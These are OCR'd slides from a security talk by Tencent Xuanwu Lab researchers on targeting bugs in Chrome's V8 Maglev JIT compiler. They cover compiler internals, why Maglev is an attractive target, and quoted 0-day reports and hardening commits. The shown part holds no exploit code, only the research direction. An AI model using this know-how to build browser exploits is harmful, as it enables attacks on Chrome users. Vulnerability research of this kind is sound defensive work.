Reviving JIT Vulnerabilities:
Unleashing the Power of Maglev Compiler Bugs on Chrome Browser

Bohan Liu, Zheng Wang

Tencent Security Xuanwu Lab

Who are we

Bohan Liu

- @P4nda20371774
- Security Researcher at Tencent Security Xuanwu Lab
- Mainly Engaged in Browser Security
- Google Chrome Bug Hunter
- The top 20 of Chrome VRP Researchers in 2023

Zheng Wang

- @xmzyshypnc
- Security Researcher at Tencent Security Xuanwu Lab
- Mainly Engaged in Browser Security and Kernel Security
- Found Several security bugs in Apple Safari, Linux kernel and VirtualBox

Tencent 腾讯


腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Introduction

Compilers

AOT Compiler: translates source code into machine code before the program is running

JIT Compiler: translates source code into machine code during runtime




V8

Overview:

- Used in Chrome and in Node.js
- JavaScript and WebAssembly
- Interpreter and JIT compiler

Basic Compilation Process:

- Parsing
- Generate bytecode
- Optimize




TurboFan

Pipeline:

- Bytecode Grapph building
- Inlining
- Typer
- TypedLowering
- LoopPeeling
- LoadElimination
- Escape Analysis
- Simplified Lowering
- Untyper
- Generic Lowering
- EarlyOptimization
- Schedule
- Effect Linearization
- StoreStore Elimination
- Late Optimization

The TurboFan architecture / entry points



V8 compilers

Sparkplug: Compile fast with low code quality

TurboFan: Compile slow(~100x speed gap) with high code quality

What if introduce another compiler to make trades-off Between them?

Maglev

Why Maglev

1. **JIT compiler like Turbofan has High-quality vulnerabilities**
2. Bug Mitigation in Turbofan are Increasingly robust
3. The development iteration rate of Maglev is very high, and it shares many similarities with Turbofan

CVE-2021-30551: Chrome Type Confusion in V8

CVE-2022-3723: Logic Issue in Turbofan JIT Compiler

Issue 1432210: Security: [0-day] JIT optimisation issue

Reported by cleci...@google.com on Tue, Apr 11, 2023, 10:29 PM GMT+8 Project Member

NOTE: We have evidence that the following bug is being used in the wild. Therefore,

VULNERABILITY DETAILS

There seems to be a JIT optimisation issue allowing attacker to leak TheHole value.
as it is used in the wild and we have a poc demonstrating the issue. This might be

Why Maglev


1. JIT compiler like Turbofan has High-quality vulnerabilities
2. **Bug Mitigation in Turbofan are Increasingly robust**
3. The development iteration rate of Maglev is very high, and it shares many similarities with Turbofan

```
[turbofan] Harden ArrayPrototypePop and ArrayPrototypeShift

An exploitation technique that abuses `pop` and `shift` to create a JS
array with a negative length was publicly disclosed some time ago.
```

```
[compiler] add more typer hardening

Bug: v8:8806
Change-Id: I7ec9e29cfee7ce5a2e40016601df4e83fab84054
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8
Commit-Queue: Tobias Tebbi <tebbi@chromium.org>
Reviewed-by: Samuel Groß <saelo@chromium.org>
Cr-Commit-Position: refs/heads/main@{#88020}
```

Why Maglev

1. JIT compiler like Turbofan has High-quality vulnerabilities
2. Bug Mitigation in Turbofan are Increasingly robust
3. **The development iteration rate of Maglev is very high, and it shares many similarities with Turbofan**



Maglev Compiler


Maglev

Overview:

Maglev is a mid-tier ***SSA-based*** optimising compiler between sparkplug and turbofan.

Goals:

- Faster than turbofan for its simple IR design and optimization system
- Better code quality than sparkplug for optimization




SSA & Phi

SSA:

Static single assignment form (SSA) is a property of an intermediate representation (IR) that requires each variable to be assigned exactly once and defined before it is used.


Phi(Φ):

Generate a new definition by "choosing" either y_1 or y_2, depending on the control flow in the past.



Graph Building


- Turn bytecode to SSA nodes
- Create Phi Nodes Loop & Try/Catch
- Split Nodes into basic blocks
- Store a snapshot copy of the interpreter frame
- Inlining




Representation Selecting


All phi node will be tagged after graph building

Motivation : In some cases, v8 has to do unnecessary tag and untag operations






Compiling Phases




Runtime

Representation Selecting

Phi Untagging : remove the tagging of some phis based on their input and output representation.






Compiling Phases

Deoptimization

Runtime


Register Allocation pre-processing

